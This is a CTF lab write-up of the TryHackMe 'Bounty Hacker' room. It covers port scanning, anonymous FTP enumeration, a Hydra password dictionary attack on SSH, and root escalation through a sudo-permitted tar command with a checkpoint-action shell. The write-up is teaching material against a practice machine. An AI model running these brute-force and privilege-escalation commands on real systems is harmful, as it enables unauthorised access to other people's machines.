TryHackMe - Bounty Hacker Room Writeup

Motasm Elsayed

Contents



Figure 1: Challenge official cover

Challenge description: This challenge tests your knowledge of enumerating network protocols such as FTP and SSH, conducting network-based password dictionary attacks using tools such as **Hydra**, and escalating your privileges on the target system.

Challenge category: Network Security - Password Dictionary Attack - Privilege Escalation.

Challenge link: Bounty Hacker

Information Gathering

To find the open ports and the services exposed on the target system, we need to enumerate the provided `Target_IP` using **Nmap**.

Nmap Scan

```
└─# nmap -sV -sC -Pn -n 10.10.67.33
Starting Nmap 7.94 ( https://nmap.org ) at 2024-02-02 08:00 +03
Nmap scan report for 10.10.67.33
Host is up (0.16s latency).
Not shown: 967 filtered tcp ports (no-response), 30 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: TIMEOUT
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.9.138.84
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 1
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 dc:f8:df:a7:a6:00:6d:18:b0:70:2b:a5:aa:a6:14:3e (RSA)
|   256 ec:c0:f2:d9:1e:6f:48:7d:38:9a:e3:bb:08:c4:0c:c9 (ECDSA)
|_  256 a4:1a:15:a5:d4:b1:cf:8f:16:50:3a:7d:d0:d8:13:c2 (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.18 (Ubuntu)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 47.52 seconds
```

Figure 2: Nmap result

From the above output, we can find that ports **21**, **22**, and **80** are open. These are the well-known ports for FTP, SSH, and HTTP services respectively.

Enumerating the FTP Service

From the **Nmap** scan results, we figured out that the **FTP** service allows anonymous login. So let's connect to the FTP server to enumerate it.

```
└─# ftp 10.10.67.33
Connected to 10.10.67.33.
220 (vsFTPd 3.0.3)
Name (10.10.67.33:kali): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -la
229 Entering Extended Passive Mode (|||36974|)
^C
receive aborted. Waiting for remote to finish abort.
ftp> passive
Passive mode: off; fallback to active mode: off.
ftp> ls -la
200 EPRT command successful. Consider using EPSV.
150 Here comes the directory listing.
drwxr-xr-x    2 ftp      ftp          4096 Jun 07  2020 .
drwxr-xr-x    2 ftp      ftp          4096 Jun 07  2020 ..
-rw-rw-r--    1 ftp      ftp           418 Jun 07  2020 locks.txt
-rw-rw-r--    1 ftp      ftp            68 Jun 07  2020 task.txt
226 Directory send OK.
ftp> mget *
mget locks.txt [anpqy?]? y
200 EPRT command successful. Consider using EPSV.
150 Opening BINARY mode data connection for locks.txt (418 bytes).
100% |***********************************************************************|   418        7.57 KiB/s    00:00 ETA
226 Transfer complete.
418 bytes received in 00:00 (3.20 KiB/s)
mget task.txt [anpqy?]? y
200 EPRT command successful. Consider using EPSV.
150 Opening BINARY mode data connection for task.txt (68 bytes).
100% |***********************************************************************|    68       67.00 KiB/s    00:00 ETA
226 Transfer complete.
68 bytes received in 00:00 (0.87 KiB/s)
ftp> exit
```

Figure 3: FTP Enumeration

Well! So as you can see from the above snapshot, we accessed the FTP server as `anonymous` without any password. After that, we listed the current FTP directory, and then we found two text files, so we downloaded them to our local machine to read them.

task.txt

```
└─# cat task.txt
1.) Protect Vicious.
2.) Plan for Red Eye pickup on the moon.

-lin
```

Figure 4: task.txt

Good! There's a name on the *task.txt* file, this may come in handy later.

locks.txt

```
└─# cat locks.txt
rEddrAGON
ReDdr4g0nSynd!cat3
Dr@gOn$yn9icat3
R3DDr46ONSYndIC@Te
ReddRA60N
R3dDrag0nSynd1c4te
dRa6oN5YNDiCATE
ReDDR4g0n5ynDIc4te
R3Dr4gOn2044
RedDr4gonSynd1cat3
R3dDRaG0Nsynd1c@T3
Synd1c4teDr@g0n
reddRAg0N
REddRaG0N5yNdIc47e
Dra6oN$yndIC@t3
4L1mi6H71StHeB357
rEDdragOn$ynd1c473
DrAgoN5ynD1cATE
ReDdrag0n$ynd1cate
Dr@gOn$yND1C4Te
RedDr@gonSyn9ic47e
REd$yNdIc47e
dr@goN5YNd1c@73
rEDdrAGOnSyNDiCat3
r3ddr@g0N
ReDSynd1ca7e
```

Figure 5: locks.txt

Interesting! Now after finding a name on *task.txt*, there's *locks.txt* which looks like a password wordlist!

Task 1: Who wrote the task list?

From *task.txt* we can say that the answer is `lin`.

Conducting Password Dictionary Attack using Hydra

Well! We have a username `lin` and a password wordlist and the next task says: *" What service can you bruteforce with the text file found?"*

So let's run **Hydra** using the following command to conduct our attack:

```
$ hydra -l lin -P locks.txt ssh://<target_IP>
```

```
└─# hydra -l lin -P locks.txt ssh://10.10.67.33
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizatio
ns, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-02-02 08:04:43
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t
4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 26 login tries (l:1/p:26), ~2 tries per task
[DATA] attacking ssh://10.10.67.33:22/
[22][ssh] host: 10.10.67.33   login: lin   password: [redacted]
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-02-02 08:04:55
```

Figure 6: Password Dictionary Attack using Hydra

Well done! **Hydra** has successfully found a valid password for the user `lin`!

Now we can SSH to the target system using the found credentials.

```
└─# ssh lin@10.10.67.33
The authenticity of host '10.10.67.33 (10.10.67.33)' can't be established.
ED25519 key fingerprint is SHA256:Y140oz+ukdhfyG8/c5KvqKdvm+Kl+gLSvokSys7SgPU.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:6: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.67.33' (ED25519) to the list of known hosts.
lin@10.10.67.33's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-101-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

83 packages can be updated.
0 updates are security updates.

Last login: Sun Jun  7 22:23:41 2020 from 192.168.0.14
lin@bountyhacker:~/Desktop$
```

Figure 7: SSH to the target system

Task 2: What service can you bruteforce with the text file found?

The answer is SSH.

Task 3: What is the user's password?

After conducting the password dictionary attack yourself using **Hydra**, you will find it out ;)

Task 4: user.txt

After SSH to the target system, we just listed the current directory content, and we found the *user.txt* file.

```
lin@bountyhacker:~/Desktop$ ls -la
total 12
drwxr-xr-x  2 lin lin 4096 Jun  7  2020 .
drwxr-xr-x 19 lin lin 4096 Jun  7  2020 ..
-rw-rw-r--  1 lin lin   21 Jun  7  2020 user.txt
lin@bountyhacker:~/Desktop$ cat user.txt
[redacted]
lin@bountyhacker:~/Desktop$
```

Figure 8: user.txt

Root Privilege Escalation

To get the root flag, we need to escalate our privileges on the system. So to escalate our privileges we did the following:

1. We listed the commands our current user can run as root (sudoer)

```
lin@bountyhacker:~/Desktop$ sudo -l
[sudo] password for lin:
Matching Defaults entries for lin on bountyhacker:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User lin may run the following commands on bountyhacker:
    (root) /bin/tar
lin@bountyhacker:~/Desktop$
```

Figure 9: listing sudo commands

2. Open the well-known **GTFOBins** and search for `tar` to find a methodology to ROOT the machine

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/sh
```

Figure 10: GTFOBins tar command

3. Run the found command on **GTFOBins** and get ROOT

```
lin@bountyhacker:~/Desktop$ sudo tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/sh
tar: Removing leading `/' from member names
# whoami
root
#
```

Figure 11: listing sudo commands

Task 5: root.txt

To read the root flag, we just traversed to the `/root` directory and then read the root.txt, that's it!

```
# ls -la /root
total 40
drwx------  5 root root 4096 Jun  7  2020 .
drwxr-xr-x 24 root root 4096 Jun  6  2020 ..
-rw-------  1 root root 2694 Jun  7  2020 .bash_history
-rw-r--r--  1 root root 3106 Oct 22  2015 .bashrc
drwx------  2 root root 4096 Feb 26  2019 .cache
drwxr-xr-x  2 root root 4096 Jun  7  2020 .nano
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
-rw-r--r--  1 root root   19 Jun  7  2020 root.txt
-rw-r--r--  1 root root   66 Jun  7  2020 .selected_editor
drwx------  2 root root 4096 Jun  7  2020 .ssh
# cd /root
# cat root.txt
[redacted]
#
```

Figure 12: listing sudo commands

Conclusion

In conclusion, I hope this walkthrough has been informative and shed light on our thought processes, strategies, and the techniques used to tackle each task. CTFs are not just about competition; they're about learning, challenging yourself and your knowledge, and getting hands-on experience through applying your theoretical knowledge.